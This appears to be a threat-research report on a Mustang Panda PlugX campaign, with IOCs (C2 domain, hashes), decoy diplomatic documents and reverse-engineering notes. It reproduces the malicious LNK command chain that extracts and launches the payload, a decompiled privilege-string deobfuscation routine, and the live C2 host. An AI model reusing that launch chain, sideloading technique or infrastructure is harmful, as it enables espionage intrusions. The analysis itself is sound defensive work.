00000340 63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 00 00 com.....
00000350 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000360 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000370 00 00 00 00 07 00 50 00 77 77 77 2E 6C 6F 63 76 .....P.www.locv
00000380 6E 70 74 2E 63 6F 6D 00 00 00 00 00 00 00 00 00 npt.com.....
00000390 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000003A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000003B0 00 00 00 00 00 00 00 00 07 00 35 00 77 77 77 2E .....5.www.
000003C0 6C 6F 63 76 6E 70 74 2E 63 6F 6D 00 00 00 00 00 locvnpt.com.....
000003D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000003E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000003F0 00 00 00 00 00 00 00 00 00 00 00 00 48 54 54 50 .....HTTP
00000400 3A 2F 2F 00 00 00 00 00 00 00 00 00 00 00 00 00 ://.....
00000410 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

```
[+] Config file: PlugX_decrypted_config_THOR.bin
[+] Config size: 5388 bytes
[+] Folder name: %ProgramFiles%\BitDefender Handler
[+] Service name: BitDefender Update Handler
[+] Proto info: HTTP://
[+] C2 servers:
    www.locvnpt.com:443
    www.locvnpt.com:8080
    www.locvnpt.com:80
    www.locvnpt.com:53
[+] Campaign ID: 1234
```

Other threat research



Recent HODUR/THOR PlugX variant from the Mustang Panda group submitted from Vietnam.

C2s:


- www.locvnpt[.]com:443
- www.locvnpt[.]com:8080
- www.locvnpt[.]com:80
- www.locvnpt[.]com:53

[virustotal.com/gui/file/02a9b...](https://www.virustotal.com/gui/file/02a9b...)

#apt #PlugX

```
PlugX_5_MustangPanda/02a9b3beaa34a75a4e2788e...
UNIT 42 Dev: Mike Harbison Build date 17 June
C2) data found
at file offset 35
of 0x:009972c2
C2 information to file PosixPath('../..../PlugX_
fe771882b4b7330fa0c5_c2Decrypt.dat')
at starting file offset 5537
but file. Attempting to decompress file to mod
module.
PosixPath('../..../PlugX_5_MustangPanda/02a9b3
decompressed_dl_')
```

10:36 PM · May 11, 2022 · Twitter Web App



SOPHOSlabs
Source: VirusTotal

Other campaigns relate to events in Europe, invasion of Ukraine, ...



<https://teampassword.com/blog/who-is-mustang-panda-and-how-can-you-protect-yourself>

Other campaigns

Date	Name	Source	Country
2022-06-07 16:01:42 UTC	windows.zip	🇺🇸 91293bed - api	US

Date	Name	Source	Country
2022-07-12 05:08:43 UTC	493cb5056dee306ac2c93af2285ad9d8	🇺🇸 f67b7665 - api	US

	Detections	Size	First seen	Last seen	Submitters	
92982ED5392449AE6980CDCC6F920EC69553DD860FEA3709946D8948A78D0705 🌐 🌐 🌐 windows.zip cab spreader	28 / 57	644.64 KB	2022-06-07 16:01:42	2022-06-07 16:01:42	1	CAB
325736437E278BCCD6F04E0C57F72BE7E1B4787B10743D813581CFC75DC4888F 🌐 🌐 🌐 No meaningful names rar xorcrypt	41 / 59	1.56 MB	2022-07-12 05:08:43	2022-07-12 05:08:43	1	RAR
09FC8BF9E2980EBEC1977A8023E8A2940E6ADB5004F48D07AD34B71EBF35B877 🌐 🌐 🌐 ...sion of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.rar rar xorcrypt	39 / 57	685.89 KB	2022-05-25 08:32:26	2022-05-25 08:32:26	1	RAR
067E958553C65FEEA5A534D4AA0F3B2CA2C667C7859B25C5D11088A6AEC673B6 🌐 🌐 🌐 33666.d11 pedll	6 / 68	1.31 MB	2022-02-10 11:09:16	2022-02-10 11:09:16	1	DLL

Date	Name	Source	Country
2022-05-25 08:32:26 UTC	EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.rar	🇨🇪 0a553055 - web	CZ

Other campaigns

Date	Name	Source	Country
2022-06-21 09:06:35 UTC	Predlog termina zvanične posjete zamjenice predsjedavajućeg Vijeća ministara i ministarke vanjskih poslova BiH.rar	5415a959 - web	ME
2022-06-23 14:31:21 UTC	unknown	2b761cae - api	US

Date	Name	Source	Country
2022-06-22 08:46:34 UTC	HU proposals to the draft EUCO conclusions.rar	5415a959 - web	ME


Date	Name	Source	Country
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Date	Name	Source	Country
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
Detections	Size	First seen	Last seen	Submitters	
4CD7D84E464A2786446DF623629AA7E2E6C776C9A870278EB39854C5F8A05044	unknown	2022-06-21 09:06:35	2022-06-23 14:31:21	2	RAR
CBC2D11CB9A495D4697C783CD2AA711A5691D3C257DD895960D27C96F62C15C1	HU proposals to the draft EUCO conclusions.rar	2022-06-22 08:46:34	2022-06-22 08:46:34	1	RAR
77A61DE438F618FAB6E75A920E4CA6756917E501F39088B4F50C3005505BF488	Embassy%20of%20the%20Republic%20of%20Suriname%202022-N-033.rar	2022-06-29 06:19:00	2022-06-29 06:19:00	1	RAR
69BA51FE80EF91FB087280D16290A24941D3A131CEE43F4379821F44D089D63E	No meaningful names	2022-07-04 21:10:16	2022-07-04 21:10:16	1	RAR
D9D1F71366089480870123E75859586AD2A17B3A9E4FBD09127E68D26EEF8054	No meaningful names	2022-07-08 05:52:36	2022-07-08 05:52:36	1	JS

Date	Name	Source	Country
2022-06-29 06:19:00 UTC	Embassy of the Republic of Suriname 2022-N-033.rar	0a553055 - web	CZ

Execution Flow




Example 1



Name	Size	Packed	Type	Modified	CRC32
..			File folder		
-			File folder	5/25/2022 2:22 PM	
EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.pdf.lnk	2,827	1,003	Shortcut	5/25/2022 2:22 PM	07302C72


```
Working Directory: %cd%
Arguments: /c "%_\\_\\_\\_\\_\\_\\chrom.uce||(forfiles /P %APPDATA%\\..\\..\\ /S /M ^"EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.rar^" /C "cmd /c (c:\\progra~1\\winrar\\winrar.exe x -inul -o+ @path|c:\\progra~2\\winrar\\winrar.exe x -inul -o+ @path)&&_\\_\\_\\_\\_\\_\\chrom.uce")"
```




Name	Size	Packed	Type	Modified	CRC32
..			File folder		
AvastDB.dat	735,744	518,941	DAT File	5/25/2022 2:21 PM	2463A0F0
chrom.uce	193,872	86,669	UCE File	5/25/2022 2:21 PM	3A42ECD7
goopdate.dll	429,056	94,885	Application extens...	5/25/2022 2:21 PM	25522B7D

property	value
md5	CE266780A99B0DD70800A56912A8AB58
sha1	AAE57D51D59825827B8C98EB0967923633180164
sha256	28609978987193F73D7792ADB243127155ECCB283B1BA3D5E004C4046FFC650F
file-type	executable
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
CompanyName	AVAST Software
FileDescription	Avast Browser
FileVersion	1.8.1189.1
InternalName	Avast Browser
LegalCopyright	(c) 2020 AVAST Software
OriginalFilename	AvastBrowserUpdate.exe
ProductName	Avast Browser
ProductVersion	1.8.1189.1

Example 2



```
Working Directory: %cd%
Arguments: /c "#\#\#\#\#\#\#\#\test.chm|(forfiles /P %APPDATA%\..\..\ /S /M ^"NV 309-2022 HMA's departure.rar^"
/C "cmd /c (c:\progra~1\winrar\winrar x -id -o+ @path|c:\progra~2\winrar\winrar x -id -o+ @path)&&\#\#\#\#\#\
#\test.chm")"
```



Change tactics to execute payload

- Use API callback functions to execute decrypted payload: EnumSystemCodePagesW; EnumThreadWindows

The image displays three screenshots from Immunity Debugger illustrating a technique to execute a decrypted payload using API callback functions.

Top Screenshot: Shows assembly code for `loc_7287F7B6`. The instruction `call ds:GetProcAddress` is highlighted in red. The stack window shows the return address `001AEFF8` pointing to `02100020 (debug203) -> 00E85A4D`. The hex view shows the decrypted DLL payload starting at `02100020`.

Middle Screenshot: Shows assembly code for `loc_749CB598`. The instruction `call eax` is highlighted in red. The stack window shows the return address `001AEFF8` pointing to `6D756E45 /* 'Enum' */`. The hex view shows the decrypted DLL payload starting at `02100020`.

Bottom Screenshot: Shows assembly code for `loc_749CB5A7`. The instruction `call eax` is highlighted in red. The stack window shows the return address `001AEFF8` pointing to `00E85A4D`. The hex view shows the decrypted DLL payload starting at `02100020`.

Red boxes highlight the `call eax` instructions and the corresponding stack entries. Arrows indicate the flow of control from the stack to the hex view and then to the assembly code.

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String deobf: tight strings

```
i = 0;
*wsz_decStr = "S\x00d\x00J\x00j\x00n\x00x\x00m\x00[";
*&wsz_decStr[8] = "z\x00'\x00'\x00~\x00x\x00p\x00u\x00v";
wsz_decStr_32 = 0x10;
v6 = 0;
do
{
    wsz_decStr[i] ^= (i + 0x5AE6) ^ 0x5AE6;           // SeDebugPrivilege
    ++i;
}
while ( i < 33 );
v6 = 0;
sub_100352A0(wsz_decStr, 1);
i = 0;
*wsz_decStr = "S\x00d\x00Z\x00l\x00n\x00]\x00x\x00b";
*&wsz_decStr[8] = 0x60007E;
*&wsz_decStr[0xA] = 0x72007A;
*&wsz_decStr[0xC] = 0x700073;
wsz_decStr[0xE] = 0x12;
v5 = 0;
do
{
    wsz_decStr[i] ^= (i + 0x5AE6) ^ 0x5AE6;           // SeTcbPrivilege
    ++i;
}
while ( i < 29 );
```

FLOSS TIGHT STRINGS (291)			
Function	Function Offset	Frame Offset	String
0x10001000	0x10001029	0xa0	FatalAppExitW
0x1000113e	0x10001169	0x80	kernel32.dll
0x1000113e	0x100011c3	0x11c	SetUnhandledExceptionFilter
0x1000113e	0x1000121d	0x1d0	WriteProcessMemory
0x10001290	0x100012cb	0x1c	CreateThread
0x10001290	0x10001357	0x54	WaitForSingleObject
0x10001290	0x100013df	0xa4	WaitForSing{qzpyurj
0x10001764	0x100017a9	0xbc	user32.dll
0x10001764	0x10001837	0x19c	advapi32.dll
0x10001764	0x100018c5	0x27c	ws2_32.dll
0x10001764	0x10001952	0x35c	shell32.dll
0x10001764	0x100019dc	0x43c	shlwapi.dll
0x10001764	0x10001a69	0x51c	psapi.dll
0x10001764	0x10001af3	0x5fc	version.dll
0x10001764	0x10001b81	0x6dc	msvcrt.dll
0x10001764	0x10001c0e	0x7bc	winhttp.dll
0x10001764	0x10001c9b	0x89c	ole32.dll
0x10001764	0x10001ee7	0x97c	CreateMutexW
0x10001764	0x10001fee	0xa5c	SetUnhandledExceptionFilter
0x10001764	0x10002096	0xad1	ACloseHandle
0x10001764	0x10002164	0xbb0	CommandLineToArgvW
0x10001764	0x100021f2	0xc7c	GetCommandLineW
0x10001764	0x100022cd	0xdec	ExitProcess
0x100023cd	0x10002505	0x18	SetEvent
0x1000265d	0x100026a0	0x48	SeDebugPrivilege
0x1000265d	0x10002746	0xac	SeTcbPrivilege
0x10018f4e	0x10018fc7	0x4b8	GetModuleFileNameW
0x10018f4e	0x10019377	0x9ec	GetModuleF
0x10018f4e	0x10019445	0xf2c	GetModul}Q
0x10018f4e	0x100194e4	0x14e0	lstrcatW
0x10018f4e	0x10019578	0x19ab	Qnya
0x10018f4e	0x10019578	0x19c8	AvastDB.dat
0x10018f4e	0x10019629	0x1e98	HeapAlloc

Decoy documents

EU 31st session of the Commission on Crime Prevention and Criminal Justice

European Union
EU Statement on General Debate

31st session of the Commission on Crime Prevention and Criminal Justice
United Nations Office on Drugs and Crime (UNODC)
Vienna, 16-20 May 2022

Distinguished Chair,
Dear colleagues,

I have the honour to speak on behalf of the European Union (EU) and its Member States. The following countries align themselves with this statement: Turkey, the Republic of North Macedonia, Montenegro, Serbia, Albania, Bosnia and Herzegovina, Iceland, Liechtenstein, Norway, Ukraine, the Republic of Moldova, Armenia, Azerbaijan, Georgia, Andorra and San Marino.

The Commission of Crime Prevention and Criminal Justice whose mandate includes leading the international action to combat national and transnational crime, is gathering in a critical context. Indeed, as we speak, the Russian Federation's unlawful, unprovoked and unjustified aggression in Ukraine is causing massive loss of life and harm to civilians. Therefore, let me express the EU and its Member States' full solidarity with Ukraine and the Ukrainian people. Today, the EU is more determined than ever to stand for the principles we value and strongly condemn the war crimes committed by the Russian Federation in Ukraine, which are threatening international security, stability and violate international law and our common principles as United Nations. The Union confirms its commitment to providing all the necessary assistance to Ukrainian authorities to investigate and prosecute war crimes, including by providing forensic expertise and technical assistance, to ensure the perpetrators are brought to justice. The EU also remains firm in enforcing its restrictive measures towards designated Russian and Belarusian individuals and companies.

* Candidate Country
* Candidate Countries: the Republic of North Macedonia, Montenegro, Serbia and Albania as well as potential Candidate Countries: Bosnia and Herzegovina continue to be part of the Stabilisation and Association Process
* Iceland, Liechtenstein and Norway are members of the EFTA and of the European Economic Area.


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Note 309/2022

Her Britannic Majesty's Embassy presents its compliments to the Ministry of Foreign Affairs of the Republic of Turkey and have the honour to refer to NV 247/22 and to inform the Ministry that Sir Dominick Chilcott will depart Ankara on 26 June.

Ms Marianne Young, Deputy Head of Mission, will be Charge d'Affaires until the arrival of Mr Ajay Sharma on 18 June 2022 as referred to in NV 309/22.

Her Britannic Majesty's Embassy avails itself of this opportunity to renew to the Ministry of Foreign Affairs of the Republic of Turkey the assurance of their highest consideration.


British Embassy
Ankara
24 June 2022

Predlog termina zvanične posjete zamjenice predsjedavajuće...

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Predmet: Predlog termina zvanične posjete zamjenice predsjedavajućeg Vijeća ministara i ministarke vanjskih poslova Bosne i Hercegovine Bisere Turković Crljoj Gor.

